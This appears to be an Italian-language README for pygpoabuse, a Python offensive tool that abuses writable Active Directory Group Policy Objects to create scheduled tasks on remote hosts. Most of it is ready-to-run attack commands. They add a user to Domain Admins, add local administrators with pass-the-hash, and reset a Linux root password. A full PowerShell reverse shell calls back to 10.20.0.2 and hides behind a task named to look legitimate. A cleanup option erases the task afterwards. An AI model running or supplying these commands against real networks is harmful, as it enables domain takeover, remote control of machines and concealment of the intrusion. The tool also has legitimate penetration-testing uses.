 hackndo/pygpoabuse
Implementazione Python parziale di SharpGPOAbuse

Targeting di host/utente tramite filtri (rispecchia SharpGPOAbuse --FilterEnabled):
  -filter-enabled       Abilita il targeting GPO per host/utente in modo che l'attività pianificata venga eseguita solo per un host/utente specifico
  -target-dns-name FQDN
                        Attività computer: DNS/FQDN dell'unico host che dovrebbe eseguire l'attività (es. dc01.corp.local)
  -target-username DOMINIO\UTENTE
                        Attività utente: solo questo utente elabora l'attività (formato: DOMINIO\nomeutente)
  -target-user-sid SID  Attività utente: SID dell'utente target (opzionale, corrispondenza più robusta)
# Aggiungi utente di dominio e aggiungi ai Domain Admins tramite controller di dominio
python3 pygpoabuse.py red.local/user:Testing123 -gpo-id D9A65E7F-112D-49B9-AF7A-4FC2BA092BF6 -taskname SecurityUpdate  -dc-ip 192.168.152.2 -command 'net user UserGPO P@ssw0rd /add && net group "Domain Admins" UserGPO /add' -filter-enabled -target-dns-name dc01.red.local
Implementazione Python parziale di SharpGPOAbuse di @pkb1s

Questo strumento può essere utilizzato quando un account controllato può modificare un GPO esistente applicato a uno o più utenti e computer. Crea un'attività pianificata immediata come SYSTEM sul computer remoto per il GPO computer, o come utente connesso per il GPO utente.
Il comportamento predefinito aggiunge un amministratore locale.
Aggiungere l'utente john al gruppo degli amministratori locali (Password: H4x00r123..)
./pygpoabuse.py DOMINIO/utente -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012"
Esempio di reverse shell
./pygpoabuse.py DOMINIO/utente -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" \
    -powershell \
    -command "\$client = New-Object System.Net.Sockets.TCPClient('10.20.0.2',1234);\$stream = \$client.GetStream();[byte[]]\$bytes = 0..65535|%{0};while((\$i = \$stream.Read(\$bytes, 0, \$bytes.Length)) -ne 0){;\$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString(\$bytes,0, \$i);\$sendback = (iex \$data 2>&1 | Out-String );\$sendback2 = \$sendback + 'PS ' + (pwd).Path + '> ';\$sendbyte = ([text.encoding]::ASCII).GetBytes(\$sendback2);\$stream.Write(\$sendbyte,0,\$sendbyte.Length);\$stream.Flush()};\$client.Close()" \
    -taskname "Attività Completamente Legittima" \
    -description "Questo è legittimo, per favore non cancellare" \
    -user
Eliminare l'attività pianificata dopo l'esecuzione.
./pygpoabuse.py DOMINIO/utente -hashes lm:nt -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --cleanup

Questo strumento può essere utilizzato anche con domini Samba AD. Crea un job immediato come root sul computer remoto per il GPO computer.
Innanzitutto, creare uno script Bash o un file ELF.
#!/bin/bash
echo "root:1234" | chpasswd
Quindi eseguire lo strumento con l'argomento --linux-exec.
./pygpoabuse.py DOMINIO/utente:password -gpo-id "12345677-ABCD-9876-ABCD-123456789012" --linux-exec /percorso/dell/eseguibile